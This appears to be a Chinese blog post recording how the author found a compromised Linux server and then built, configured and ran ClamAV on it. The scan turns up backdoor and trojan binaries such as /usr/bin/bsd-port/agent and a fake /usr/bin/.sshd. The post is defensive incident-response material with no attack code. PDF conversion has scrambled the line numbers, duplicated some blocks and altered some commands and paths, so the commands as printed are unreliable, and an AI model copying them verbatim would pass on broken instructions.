?	root	10.20. :4896-125.77.18.52:80		0.000	0.000 KB/se
?	root	10.20. :19570-125.77.18.52:80		0.000	0.000 KB/se
?	root	10.20. :44470-125.77.18.52:80		0.000	0.000 KB/se
?	root	10.20. :23188-125.77.18.52:80		0.000	0.000 KB/se
?	root	10.20. :65004-125.77.18.52:80		0.000	0.000 KB/se
?	root	10.20. :20154-125.77.18.52:80		0.000	0.000 KB/se
?	root	10.20. :18469-125.77.18.52:80		0.000	0.000 KB/se
?	root	10.20. :59546-125.77.18.52:80		0.000	0.000 KB/se
?	root	10.20. :60172-125.77.18.52:80		0.000	0.000 KB/se
?	root	10.20. :54848-125.77.18.52:80		0.000	0.000 KB/se
?	root	10.20. :8453-125.77.18.52:80		0.000	0.000 KB/se
?	root	10.20. :48288-125.77.18.52:80		0.000	0.000 KB/se
?	root	10.20. :30331-125.77.18.52:80		0.000	0.000 KB/se
?	root	10.20. :38925-125.77.18.52:80		0.000	0.000 KB/se
?	root	10.20. :63347-125.77.18.52:80		0.000	0.000 KB/se
?	root	10.20. :56573-125.77.18.52:80		0.000	0.000 KB/se
?	root	10.20. :17183-125.77.18.52:80		0.000	0.000 KB/se
?	root	10.20. :62590-125.77.18.52:80		0.000	0.000 KB/se
?	root	10.20. :10935-125.77.18.52:80		0.000	0.000 KB/se
?	root	10.20. :38620-125.77.18.52:80		0.000	0.000 KB/se
?	root	10.20. :3547-125.77.18.52:80		0.000	0.000 KB/se
?	root	10.20. :42123-125.77.18.52:80		0.000	0.000 KB/se
?	root	10.20. :5208-125.77.18.52:80		0.000	0.000 KB/se
?	root	10.20. :2185-125.77.18.52:80		0.000	0.000 KB/se
?	root	10.20. :33126-125.77.18.52:80		0.000	0.000 KB/se
?	root	10.20. :5774-125.77.18.52:80		0.000	0.000 KB/se
?	root	10.20. :39440-125.77.18.52:80		0.000	0.000 KB/se
?	root	10.20. :3981-125.77.18.52:80		0.000	0.000 KB/se
?	root	10.20. :28272-125.77.18.52:80		0.000	0.000 KB/se
?	root	10.20. :33337-125.77.18.52:80		0.000	0.000 KB/se

美河学习

### Shell



- 1 [root@LNX17 /]# ps -ef | grep getty
- 2 root 2012 1 0 May22 tty2 00:00:00 /sbin/mingetty
- 3 /dev/tty2



```
4 root    2014    1 0  May22  tty3    00:00:00 /sbin/mingetty
5 /dev/tty3
6 root    2018    1 0  May22  tty4    00:00:00 /sbin/mingetty
7 /dev/tty4
8 root    2020    1 0  May22  tty5    00:00:00 /sbin/mingetty
9 /dev/tty5
10 root   2022    1 0  May22  tty6    00:00:00 /sbin/mingetty
11 /dev/tty6
12 root   13835 32735 0 01:02 pts/0  00:00:00 grep  getty
13 [root@LNx17 tmp]# ll /usr/bin/bsd-port/
14 total 2324
15 -rwxr-xr-x_ 1 root root 1135000 Jul 17 08:28 agent
    -rwxr-xr-x_ 1 root root    4 Jul 17 08:28 agent.conf
    -rw-r--r--_ 1 root root   27 Jul 21 12:42 cmd.n
    -rw-r--r--_ 1 root root   73 Aug 21 21:30 conf.n
    -rwxr-xr-x_ 1 root root 1223123 Aug 21 04:08 getty
    -rwxr-xr-x_ 1 root root    5 Aug 21 04:08 getty.lock
```

搜索/usr/bin/bsd-port/agent 等进程相关资料，发现很多关于木马、后门方面的文章，严重怀疑服务器被挂马了。手工杀进程 或 手工 删除 /home/WDPM/Development/WebServer/apache-tomcat-7.0.61/cmvs 文件，发现不过一会儿，又会出现相同的进程和文件。于是下载安装了 AVG ANTIVIRUS FREE – FOR LINUX 这款杀毒软件，但是启动服务失败，不想折腾，于是安装了 ClamAV 杀毒软件

```
Preparing... ##### [100%]
 1:avg2013flx ##### [100%]
Installing 'avgd' service initscripts...
Registering 'avgd' service to runlevels...
Please do configuration with /opt/avg/av/bin/avgsetup
Generating unique user id
/usr/bin/avgdiag: /opt/avg/av/bin/avgdiag: /lib/ld-linux.so.2: bad ELF interpreter: No such f
/usr/bin/avgdiag: line 17: /opt/avg/av/bin/avgdiag: Success
Starting AVG AV
Starting avgd[FAILED]
warning: %post(avg2013flx-r3118-a6926.i386) scriptlet failed, exit status 150
```


## ClamAV 介绍

ClamAV 是一个在命令行下查毒软件，因为它不将杀毒作为主要功能，默认只能查出您计算机内的病毒，但是无法清除，至多删除文件。ClamAV 可以工作很多的平台上，但是有少数无法支持，这就要取决您所使用的平台的流程度了。另外它主要是来防护一些 WINDOWS 病毒和木马程序。另外，这是一个面向服务端的软件。

## 下载 ClamAV 安装包

**ClamAV 的官方下载地址为 <http://www.clamav.net/download.html> 我直接使用 wget 下载源码安装文件。**

Shell



```
1 [root@LNX17 tmp]# wget
2 http://nchc.dl.sourceforge.net/project/clamav/clamav/0.97.6/cl
3 amav-0.97.6.tar.gz
4 --2015-08-21
5 21:58:36-- http://nchc.dl.sourceforge.net/project/clamav/clamav/0
6 .97.6/clamav-0.97.6.tar.gz
7 Resolving      nchc.dl.sourceforge.net...      211.79.60.17,
8 2001:e10:ffff:1f02::17
9 Connecting     to      nchc.dl.sourceforge.net[211.79.60.17]:80...
10 connected.
11 HTTP request sent, awaiting response... 200 OK
12 Length: 14765896 (14M) [application/x-gzip]
13 Saving to: "clamav-0.97.6.tar.gz"
14
15
16 2 100%[=====
```


```
1 =====>] 14,765,896 652K/s in 71s
3
1 2015-08-21 21:59:48 (204 KB/s) - "clamav-0.97.6.tar.gz" saved
4 [14765896/14765896]
1
5 [root@LNX17 tmp]# wget
1 http://nchc.dl.sourceforge.net/project/libpng/zlib/1.2.7/zlib-1.2.
6 7.tar.gz
1 --2015-08-21
7 22:00:24-- http://nchc.dl.sourceforge.net/project/libpng/zlib/1.2.7/
1 zlib-1.2.7.tar.gz
8 Resolving nchc.dl.sourceforge.net... 211.79.60.17,
1 2001:e10:ffff:1f02::17
9 Connecting to nchc.dl.sourceforge.net[211.79.60.17]:80...
2 connected.
0 HTTP request sent, awaiting response... 200 OK
2 Length: 560351 (547K) [application/x-gzip]
1 Saving to: "zlib-1.2.7.tar.gz"
2
2 100%[=====
2 =====>] 560,351 287K/s in 1.9s
```

3

2015-08-21 22:00:26 (287 KB/s) - "zlib-1.2.7.tar.gz" saved  
[560351/560351]

## 1、zlib-1.2.7.tar.gz 安装

Shell



```
1 [root@LNX17 tmp]# tar xvzf zlib-1.2.7.tar.gz
2 [root@LNX17 tmp]# cd zlib-1.2.7
3 [root@LNX17 zlib-1.2.7]# ./configure
4 Checking for gcc...
5 Checking for shared library support...
6 Building shared library libz.so_1.2.7 with gcc_
7 Checking for off64_t... Yes_
8 Checking for fseeko... Yes_
9 Checking for strerror... Yes_
10 Checking for unistd.h... Yes_
11 Checking for stdarg.h... Yes_
12 Checking whether to use vs[n]printf() or s[n]printf()... using
13 vs[n]printf().
```

```
14 Checking for vsnprintf() in stdio.h... Yes.
15 Checking for return value of vsnprintf()... Yes.
16 Checking for attribute(visibility) support... Yes.
17 Looking for a four-byte integer type... Found.
18 [root@LNX17 zlib-1.2.7]# make && make install
19 gcc -O3 -D_LARGEFILE64_SOURCE=1 -DHAVE_HIDDEN
20 -I. -c -o example.o test/example.c
21 gcc -O3 -D_LARGEFILE64_SOURCE=1
22 -DHAVE_HIDDEN -c -o Adler32.o test/adler32.c
23 gcc -O3 -D_LARGEFILE64_SOURCE=1
24 -DHAVE_HIDDEN -c -o crc32.o test/crc32.c
25 gcc -O3 -D_LARGEFILE64_SOURCE=1
26 -DHAVE_HIDDEN -c -o deflate.o test/deflate.c
27 gcc -O3 -D_LARGEFILE64_SOURCE=1
28 -DHAVE_HIDDEN -c -o infback.o test/infback.c
29 gcc -O3 -D_LARGEFILE64_SOURCE=1
30 -DHAVE_HIDDEN -c -o inffast.o test/inffast.c
31 gcc -O3 -D_LARGEFILE64_SOURCE=1
32 -DHAVE_HIDDEN -c -o inflate.o test/inflate.c
33 gcc -O3 -D_LARGEFILE64_SOURCE=1
34 -DHAVE_HIDDEN -c -o inftrees.o test/inftrees.c
```

```
35 gcc -O3 -D_LARGEFILE64_SOURCE=1
36 -DHAVE_HIDDEN -c -o trees.o trees.c
37 gcc -O3 -D_LARGEFILE64_SOURCE=1
38 -DHAVE_HIDDEN -c -o zutil.o zutil.c
39 gcc -O3 -D_LARGEFILE64_SOURCE=1
40 -DHAVE_HIDDEN -c -o compress.o compress.c
41 gcc -O3 -D_LARGEFILE64_SOURCE=1
42 -DHAVE_HIDDEN -c -o uncompr.o uncompr.c
43 gcc -O3 -D_LARGEFILE64_SOURCE=1
44 -DHAVE_HIDDEN -c -o gzclose.o gzclose.c
45 gcc -O3 -D_LARGEFILE64_SOURCE=1
46 -DHAVE_HIDDEN -c -o gzlib.o gzlib.c
47 gcc -O3 -D_LARGEFILE64_SOURCE=1
48 -DHAVE_HIDDEN -c -o gzread.o gzread.c
49 gcc -O3 -D_LARGEFILE64_SOURCE=1
50 -DHAVE_HIDDEN -c -o gzwrite.o gzwrite.c
51 ar rc libz.a adler32.o crc32.o deflate.o infback.o inffast.o inflate.o
52 inftrees.o trees.o zutil.o compress.o uncompr.o gzclose.o gzlib.o
53 gzread.o gzwrite.o
54 gcc -O3 -D_LARGEFILE64_SOURCE=1 -DHAVE_HIDDEN
55 -o example example.o -L. libz.a
```

```
56 gcc -O3 -D_LARGEFILE64_SOURCE=1 -DHAVE_HIDDEN
57 -I. -c -o minigzip.o test/minigzip.c
58 gcc -O3 -D_LARGEFILE64_SOURCE=1 -DHAVE_HIDDEN
59 -o minigzip minigzip.o -L. libz.a
60 gcc -O3 -fPIC -D_LARGEFILE64_SOURCE=1
61 -DHAVE_HIDDEN -DPIC -c -o objs/adler32.o adler32.c
62 gcc -O3 -fPIC -D_LARGEFILE64_SOURCE=1
63 -DHAVE_HIDDEN -DPIC -c -o objs/crc32.o crc32.c
64 gcc -O3 -fPIC -D_LARGEFILE64_SOURCE=1
65 -DHAVE_HIDDEN -DPIC -c -o objs/deflate.o deflate.c
66 gcc -O3 -fPIC -D_LARGEFILE64_SOURCE=1
67 -DHAVE_HIDDEN -DPIC -c -o objs/inffast.o inffast.c
68 gcc -O3 -fPIC -D_LARGEFILE64_SOURCE=1
69 -DHAVE_HIDDEN -DPIC -c -o objs/inflate.o inflate.c
70 gcc -O3 -fPIC -D_LARGEFILE64_SOURCE=1
71 -DHAVE_HIDDEN -DPIC -c -o objs/inftrees.o inftrees.c
72 gcc -O3 -fPIC -D_LARGEFILE64_SOURCE=1
-DHAVE_HIDDEN -DPIC -c -o objs/trees.o trees.c
gcc -O3 -fPIC -D_LARGEFILE64_SOURCE=1
-DHAVE_HIDDEN -DPIC -c -o objs/trees.o trees.c
gcc -O3 -fPIC -D_LARGEFILE64_SOURCE=1
```



```
-DHAVE_HIDDEN -DPIC -c -o objs/zutil.o zutil.c
gcc      -O3 -fPIC      -D_LARGEFILE64_SOURCE=1
-DHAVE_HIDDEN -DPIC -c -o objs/compress.o compress.c
gcc      -O3 -fPIC      -D_LARGEFILE64_SOURCE=1
-DHAVE_HIDDEN -DPIC -c -o objs/uncompr.o uncompr.c
gcc      -O3 -fPIC      -D_LARGEFILE64_SOURCE=1
-DHAVE_HIDDEN -DPIC -c -o objs/gzclose.o gzclose.c
gcc      -O3 -fPIC      -D_LARGEFILE64_SOURCE=1
-DHAVE_HIDDEN -DPIC -c -o objs/gzlib.o gzlib.c
gcc      -O3 -fPIC      -D_LARGEFILE64_SOURCE=1
-DHAVE_HIDDEN -DPIC -c -o objs/gzread.o gzread.c
gcc      -O3 -fPIC      -D_LARGEFILE64_SOURCE=1
-DHAVE_HIDDEN -DPIC -c -o objs/gzwrite.o gzwrite.c
gcc  -shared  -Wl,-soname,libz.so.1,--version-script,zlib.map
-O3 -fPIC -D_LARGEFILE64_SOURCE=1 -DHAVE_HIDDEN
-o libz.so.1.2.7 adler32.lo crc32.lo deflate.lo infback.lo inffast.lo
inflate.lo inftrees.lo trees.lo zutil.lo compress.lo uncompr.lo
gzclose.lo gzlib.lo gzread.lo gzwrite.lo -lc
rm -f libz.so libz.so.1
ln -s libz.so.1.2.7 libz.so
ln -s libz.so.1.2.7 libz.so.1
```

```
gcc -O3 -D_LARGEFILE64_SOURCE=1 -DHAVE_HIDDEN  
-o examplesh example.o -L_ libz.so_1.2.7
```

```
gcc -O3 -D_LARGEFILE64_SOURCE=1 -DHAVE_HIDDEN  
-o minigzipsh minigzip.o -L_ libz.so_1.2.7
```

```
gcc -O3 -D_LARGEFILE64_SOURCE=1 -DHAVE_HIDDEN  
-I_ -D_FILE_OFFSET_BITS=64 -c -o example64.o  
test/example.c
```

```
gcc -O3 -D_LARGEFILE64_SOURCE=1 -DHAVE_HIDDEN  
-o example64 example64.o -L_ libz.a
```

```
gcc -O3 -D_LARGEFILE64_SOURCE=1 -DHAVE_HIDDEN  
-I_ -D_FILE_OFFSET_BITS=64 -c -o minigzip64.o  
test/minigzip.c
```

```
gcc -O3 -D_LARGEFILE64_SOURCE=1 -DHAVE_HIDDEN  
-o minigzip64 minigzip64.o -L_ libz.a
```

```
cp libz.a /usr/local/lib
```

```
chmod 644 /usr/local/lib/libz.a
```

```
cp libz.so_1.2.7 /usr/local/lib
```

```
chmod 755 /usr/local/lib/libz.so_1.2.7
```

```
cp zlib_3 /usr/local/share/man/man3
```

```
chmod 644 /usr/local/share/man/man3/zlib_3
```

```
cp zlib.pc /usr/local/lib/pkgconfig
```


```
chmod 644 /usr/local/lib/pkgconfig/zlib.pc
```

```
cp zlib.h zconf.h /usr/local/include
```

```
chmod 644 /usr/local/include/zlib.h /usr/local/include/zconf.h
```

## 2 : 添加用户组 clamav 和组成员 clamav


Shell



```
[root@LNx17 zlib-1.2.7]# groupadd clamav
1
[root@LNx17 zlib-1.2.7]# useradd -g clamav -s /bin/false -c
2
"Clam AntiVirus" clamav
3
[root@LNx17 zlib-1.2.7]#
```

## 3 : 安装 Clamav-0.97.6

Shell



```
1 [root@LNx17 tmp]# tar xvzf clamav-0.97.6.tar.gz
2 [root@LNx17 tmp]# cd clamav-0.97.6
3 [root@LNx17 clamav-0.97.6]# ./configure
4 --prefix=/opt/clamav --disable-clamav
```


```
5 [root@LNx17 clamav-0.97.6]# make
```

```
[root@LNx17 clamav-0.97.6]# make install
```

## 配置 Clamav

### 1 : 创建目录

Shell




```
1 [root@LNx17 clamav-0.97.6]# mkdir /opt/clamav/logs
```

```
2
```

```
3 [root@LNx17 clamav-0.97.6]# mkdir /opt/clamav/updata
```

### 2 : 创建文件

Shell



```
1 [root@LNx17 clamav-0.97.6]# touch
```

```
2 /opt/clamav/logs/freshclam.log
```

```
3 [root@LNx17 clamav-0.97.6]# touch
```

```
4 /opt/clamav/logs/clamd.log
```

```
5 [root@LNx17 clamav-0.97.6]#
```

6

7 [root@LNx17 clamav-0.97.6]# cd /opt/clamav/logs

8 [root@LNx17 clamav]# cd logs

9 [root@LNx17 logs]# ls

10 clamd.log freshclam.log

11 [root@LNx17 logs]# ls -lrt


12 total 0

-rw-r--r--. 1 root root 0 Aug 21 22:10 freshclam.log

-rw-r--r--. 1 root root 0 Aug 21 22:10 clamd.log

### 3:修改属主

Shell



1 [root@LNx17 logs]# chown clamav:clamav clamd.log

2 [root@LNx17 logs]# chown clamav:clamav freshclam.log

3 [root@LNx17 logs]# ls -lrt

4 total 0

5 -rw-r--r--. 1 clamav clamav 0 Aug 21 22:10 freshclam.log

6 -rw-r--r--. 1 clamav clamav 0 Aug 21 22:10 clamd.log

7 [root@LNx17 logs]#

#### 4 : 修改配置文件

**#vi /opt/clamav**

**/etc/clam.conf**

**# Example 注释掉这一行. 第 8 行**

**LogFile /opt/clamav/logs/clamd.log 删掉前面的注释目录  
改为/opt/clamav/logs/clamd.log**

**PidFile /opt/clamav/updata/clamd.pid 删掉前面的注释  
路径改为/opt/clamav/updata/clamd.pid**

**DatabaseDirectory /opt/clamav/updata 同上**

**#vi /opt/clamav**


**/etc/clamfreshclam.conf , 将 Example 这一行注释掉。  
否则在更新反病毒数据库是就有可能出现下面错误**

**[root@LNX17 clamav]# /opt/clamav/bin/freshclam**

**ERROR: Please edit the example config file  
/opt/clamav/etc/freshclam.conf**

**ERROR: Can' t open/parse the config file  
/opt/clamav/etc/freshclam.conf**

```
##  
## Example config file for freshclam  
## Please read the freshclam.conf(5) manual before editing this file.  
##  
  
# Comment or remove the line below.  
Example  
  
# Path to the database directory.  
# WARNING: It must match clamd.conf's directive!  
# Default: hardcoded (depends on installation options)  
#DatabaseDirectory /var/lib/clamav  
  
# Path to the log file (make sure it has proper permissions)  
# Default: disabled  
#UpdateLogFile /var/log/freshclam.log  
  
# Maximum size of the log file.  
# Value of 0 disables the limit.  
# You may use 'M' or 'm' for megabytes (1M = 1m = 1048576 bytes)  
# and 'K' or 'k' for kilobytes (1K = 1k = 1024 bytes).  
# in bytes just don't use modifiers.  
# Default: 1M  
#LogFileMaxSize 2M  
  
# Log time with each message.  
# Default: no  
#LogTime yes  
  
# Enable verbose logging.  
# Default: no  
#LogVerbose yes  
  
# Use system logger (can work together with UpdateLogFile).  
# Default: no  
#LogSyslog yes
```



萧湘隐者


## 5 : 升级病毒库

```
[root@LNx17 etc]# /opt/clamav/bin/freshclam
```

```
ERROR:      Can't      change      dir      to  
/opt/clamav/share/clamav
```

出现上面错误，直接创建一个文件夹并授权给 clamav 用户即可。

Shell



```
1 [root@LNX17 etc]# mkdir -p /opt/clamav/share/clamav
2 [root@LNX17      etc]#      chown      clamav:clamav
3 /opt/clamav/share/clamav
4 [root@LNX17 etc]#
5
6 [root@LNX17 etc]# /opt/clamav/bin/freshclam
7 ClamAV update process started at Fri Aug 21 22:42:18 2015
8 WARNING: Your ClamAV installation is OUTDATED!
9 WARNING: Local version: 0.97.6 Recommended version: 0.98.7
10 DON'T PANIC! Read http://www.clamav.net/support/faq
11 nonblock_connect: connect timing out (30 secs)
12 Can't connect to port 80 of host database.clamav.net (IP:
13 211.239.150.206)
14 Trying host database.clamav.net (120.29.176.126)...
15 nonblock_recv: recv timing out (30 secs)
16 WARNING: getfile: Download interrupted: Operation now in
17 progress (IP: 120.29.176.126)
18 WARNING: Can't download main.cvd from database.clamav.net
```



19 Trying again in **5** secs...

20 ClamAV update process started at Fri **Aug 21 23:03:32 2015**

21 WARNING: Your ClamAV installation is OUTDATED!

22 WARNING: Local version: **0.97.6** Recommended version: **0.98.7**

23 **DON'T PANIC!** Read <http://www.clamav.net/support/faq>

24 Downloading main.cvd [**100%**]

25 main.cvd updated (version: **55**, sigs: **2424225**, f-level: **60**, builder:  
26 neo)

27 Downloading daily.cvd [**100%**]

daily.cvd updated (version: **20817**, sigs: **1537382**, f-level: **63**,  
builder: neo)

Downloading bytecode.cvd [**100%**]


bytecode.cvd updated (version: **268**, sigs: **47**, f-level: **63**, builder:  
anvilleg)

Database updated (**3961654** signatures) from database.clamav.net  
(IP: **219.94.128.99**)

```
[root@GETLNX17 etc]# /opt/clamav/bin/freshclam
ClamAV update process started at Fri Aug 21 22:42:18 2015
WARNING: Your ClamAV installation is OUTDATED!
WARNING: Local version: 0.97.6 Recommended version: 0.98.7
DON'T PANIC! Read http://www.clamav.net/support/faq
nonblock_connect: connect timing out (30 secs)
Can't connect to port 80 of host database.clamav.net (IP: 211.239.150.206)
Trying host database.clamav.net (120.29.176.126)...
nonblock_recv: recv timing out (30 secs)
WARNING: getfile: Download interrupted: Operation now in progress (IP: 120.29.176.126)
WARNING: Can't download main.cvd from database.clamav.net
Trying again in 5 secs...
ClamAV update process started at Fri Aug 21 23:03:32 2015
WARNING: Your ClamAV installation is OUTDATED!
WARNING: Local version: 0.97.6 Recommended version: 0.98.7
DON'T PANIC! Read http://www.clamav.net/support/faq
Downloading main.cvd [100%]
main.cvd updated (version: 55, sigs: 2424225, f-level: 60, builder: neo)
Downloading daily.cvd [100%]
daily.cvd updated (version: 20817, sigs: 1537382, f-level: 63, builder: neo)
Downloading bytecode.cvd [100%]
bytecode.cvd updated (version: 268, sigs: 47, f-level: 63, builder: anvilleg)
Database updated (3961654 signatures) from database.clamav.net (IP: 219.94.128.99)
[root@GETLNX17 etc]#
```

由于 ClamAV 不是最新版本，所以有告警信息。可以忽略或升级最新版本。病毒库需要定期升级，例如我第二天升级病毒库

Shell



- 1 [root@LNX17 ~]# /opt/clamav/bin/freshclam
- 2 ClamAV update process started at Mon Aug 24 10:10:25 2015
- 3 WARNING: Your ClamAV installation is OUTDATED!
- 4 WARNING: Local version: **0.97.6** Recommended version: **0.98.7**
- 5 **DON'T PANIC!** Read <http://www.clamav.net/support/faq>
- 6 main.cvd is up to date (version: **55**, sigs: **2424225**, f-level: **60**,

7 builder: neo)  
8 Downloading daily-20818.cdifff [100%]  
9 Downloading daily-20819.cdifff [100%]  
10 Downloading daily-20820.cdifff [100%]  
11 Downloading daily-20821.cdifff [100%]  
12 Downloading daily-20822.cdifff [100%]  
13 Downloading daily-20823.cdifff [100%]  
14 Downloading daily-20824.cdifff [100%]  
15 Downloading daily-20825.cdifff [100%]  
16 Downloading daily-20826.cdifff [100%]  
17 Downloading daily-20827.cdifff [100%]  
18 Downloading daily-20828.cdifff [100%]  
19 Downloading daily-20829.cdifff [100%]  
20 daily.cld updated (version: 20829, sigs: 1541624, f-level: 63,  
21 builder: neo)  
    bytecode.cvd is up to date (version: 268, sigs: 47, f-level: 63,  
    builder: anvilleg)  
    Database updated (3965896 signatures) from database.clamav.net  
    (IP: 203.178.137.175)

## 6 : ClamAV 使用

可以使用 `/opt/clamav/bin/clamscan -h` 查看相应的帮助信息

```
Clam AntiVirus Scanner 0.97.6
By The ClamAV Team: http://www.clamav.net/team
(C) 2007-2009 Sourcefire, Inc.

--help                -h                Print this help screen
--version              -V                Print version number
--verbose              -v                Be verbose
--debug                Enable libclamav's debug messages
--quiet                Only output error messages
--stdout               Write to stdout instead of stderr
--no-summary           Disable summary at end of scanning
--infected              -i                Only print infected files
--bell                 Sound bell on virus detection

--tempdir=DIRECTORY   Create temporary files in DIRECTORY
--leave-temps[=yes/no(*)] Do not remove temporary files
--database=FILE/DIR   -d FILE/DIR    Load virus database from FILE or load
                        all supported db files from DIR
--official-db-only[=yes/no(*)] Only load official signatures
--log=FILE              -l FILE        Save scan report to FILE
--recursive[=yes/no(*)] -r            Scan subdirectories recursively
--cross-fs[=yes(*)/no] Scan files and directories on other filesystems
--follow-dir-symlinks[=0/1(*)/2] Follow directory symlinks (0 = never, 1 = direct, 2 =
--follow-file-symlinks[=0/1(*)/2] Follow file symlinks (0 = never, 1 = direct, 2 = always)
--file-list=FILE        -f FILE        Scan files from FILE
--remove[=yes/no(*)]   Remove infected files. Be careful!
--move=DIRECTORY        Move infected files into DIRECTORY
--copy=DIRECTORY        Copy infected files into DIRECTORY
--exclude=REGEX         Don't scan file names matching REGEX
--exclude-dir=REGEX     Don't scan directories matching REGEX
--include=REGEX         Only scan file names matching REGEX
--include-dir=REGEX     Only scan directories matching REGEX

--bytecode[=yes(*)/no] Load bytecode from the database
--bytecode-unsigned[=yes/no(*)] Load unsigned bytecode
--bytecode-timeout=N    Set bytecode timeout (in milliseconds)
--detect-pua[=yes/no(*)] Detect Possibly Unwanted Applications
--exclude-pua=CAT       Skip PUA sigs of category CAT
--include-pua=CAT       Load PUA sigs of category CAT
--detect-structured[=yes/no(*)] Detect structured data (SSN, Credit Card)
--structured-ssn-format=X SSN format (0=normal,1=stripped,2=both)
--structured-ssn-count=N Min SSN count to generate a detect
--structured-cc-count=N Min CC count to generate a detect
--scan-mail[=yes(*)/no] Scan mail files
--phishing-sigs[=yes(*)/no] Signature-based phishing detection
--phishing-scan-urls[=yes(*)/no] URL-based phishing detection
```

- 扫描所有用户的主目录就使用 `clamscan -r /home`

- 扫描您计算机上的所有文件并且显示所有的文件的扫描结果，就使用 `clamscan -r /`
- 扫描您计算机上的所有文件并且显示有问题的文件的扫描结果，就使用 `clamscan -r -bell -i /`

执行下面命令扫描根目录下面的所有文件。如下所示：56 个文件被感染了。基本上都是 `Linux.Trojan.Agent` 和 `Linux.Backdoor.Gates` 等。

`/opt/clamav/bin/clamscan -r -bell -i`

```
/tmp/nethogs/process.h: OK
/tmp/nethogs/README.decpcap.txt: OK
/tmp/nethogs/packet.cpp: OK
/tmp/nethogs/refresh.cpp: OK
/tmp/zlib-1.2.7.tar.gz: OK
/tmp/yum_save_tx-2015-08-13-15-20vm1GGV.yumtx: OK
/tmp/hisperfdata_root/21917: OK
/tmp/nss-softokn-freebl-3.14.3-17.el6.i686.rpm: OK
/tmp/moni.lod: OK
```

----- SCAN SUMMARY -----

```
Known viruses: 3955939
Engine version: 0.97.6
Scanned directories: 14913
Scanned files: 76847
Infected files: 56
Total errors: 6477
Data scanned: 6900.49 MB
Data read: 13616.50 MB (ratio 0.51:1)
Time: 862.417 sec (14 m 22 s)
```

潇湘隐者

```
LibClamAV Warning: cli_scanbzip: bzip2 support not compiled in
LibClamAV Warning: cli_scanbzip: bzip2 support not compiled in
LibClamAV Warning: cli_scanbzip: bzip2 support not compiled in
LibClamAV Warning: cli_scanbzip: bzip2 support not compiled in
/usr/sbin/ss: Linux.Trojan.Agent FOUND
/usr/sbin/lsof: Linux.Trojan.Agent FOUND
/root/cmy6: Linux.Backdoor.Gates FOUND
LibClamAV Warning: cli_scanbzip: bzip2 support not compiled in
LibClamAV Warning: cli_scanbzip: bzip2 support not compiled in
LibClamAV Warning: cli_scanbzip: bzip2 support not compiled in
LibClamAV Warning: cli_scanbzip: bzip2 support not compiled in
LibClamAV Warning: cli_scanbzip: bzip2 support not compiled in
```

潇湘隐者

```
LibClamAV Warning: fmap_readpage: pread fail: asked for 4077 bytes @ offset 19, got 0
LibClamAV Warning: fmap_readpage: pread fail: asked for 4077 bytes @ offset 19, got 0
LibClamAV Warning: fmap_readpage: pread fail: asked for 4077 bytes @ offset 19, got 0
/usr/bin/acpid: Linux.Backdoor.Gates FOUND
/usr/bin/.sshd: Linux.Trojan.Agent FOUND
/usr/bin/bsd-port/agent: Linux.Backdoor.Gates FOUND
/usr/bin/bsd-port/getty: Linux.Trojan.Agent FOUND
LibClamAV Warning: cli_scanbzip: bzip2 support not compiled in
LibClamAV Warning: cli_scanbzip: bzip2 support not compiled in
LibClamAV Warning: cli_scanbzip: bzip2 support not compiled in
LibClamAV Warning: cli_scanbzip: bzip2 support not compiled in
LibClamAV Warning: cli_scanbzip: bzip2 support not compiled in
LibClamAV Warning: cli_scanbzip: bzip2 support not compiled in
LibClamAV Warning: cli_scanbzip: bzip2 support not compiled in
LibClamAV Warning: cli_scanbzip: bzip2 support not compiled in
LibClamAV Warning: cli_scanbzip: bzip2 support not compiled in
```

```
/usr/sbin/ss: Linux.Trojan.Agent FOUND
/usr/sbin/lsof: Linux.Trojan.Agent FOUND
/root/cmy6: Linux.Backdoor.Gates FOUND
LibClamAV Warning: cli_scanbzip: bzip2 support not compiled in
LibClamAV Warning: cli_scanbzip: bzip2 support not compiled in
LibClamAV Warning: cli_scanbzip: bzip2 support not compiled in
LibClamAV Warning: cli_scanbzip: bzip2 support not compiled in
LibClamAV Warning: cli_scanbzip: bzip2 support not compiled in
LibClamAV Warning: cli_scanbzip: bzip2 support not compiled in
LibClamAV Warning: cli_scanbzip: bzip2 support not compiled in
LibClamAV Warning: cli_scanbzip: bzip2 support not compiled in
LibClamAV Warning: cli_scanbzip: bzip2 support not compiled in
LibClamAV Warning: cli_scanbzip: bzip2 support not compiled in
LibClamAV Warning: cli_scanbzip: bzip2 support not compiled in
LibClamAV Warning: cli_scanbzip: bzip2 support not compiled in
LibClamAV Warning: cli_scanbzip: bzip2 support not compiled in
LibClamAV Warning: cli_scanbzip: bzip2 support not compiled in
LibClamAV Warning: cli_scanbzip: bzip2 support not compiled in
LibClamAV Warning: cli_scanbzip: bzip2 support not compiled in
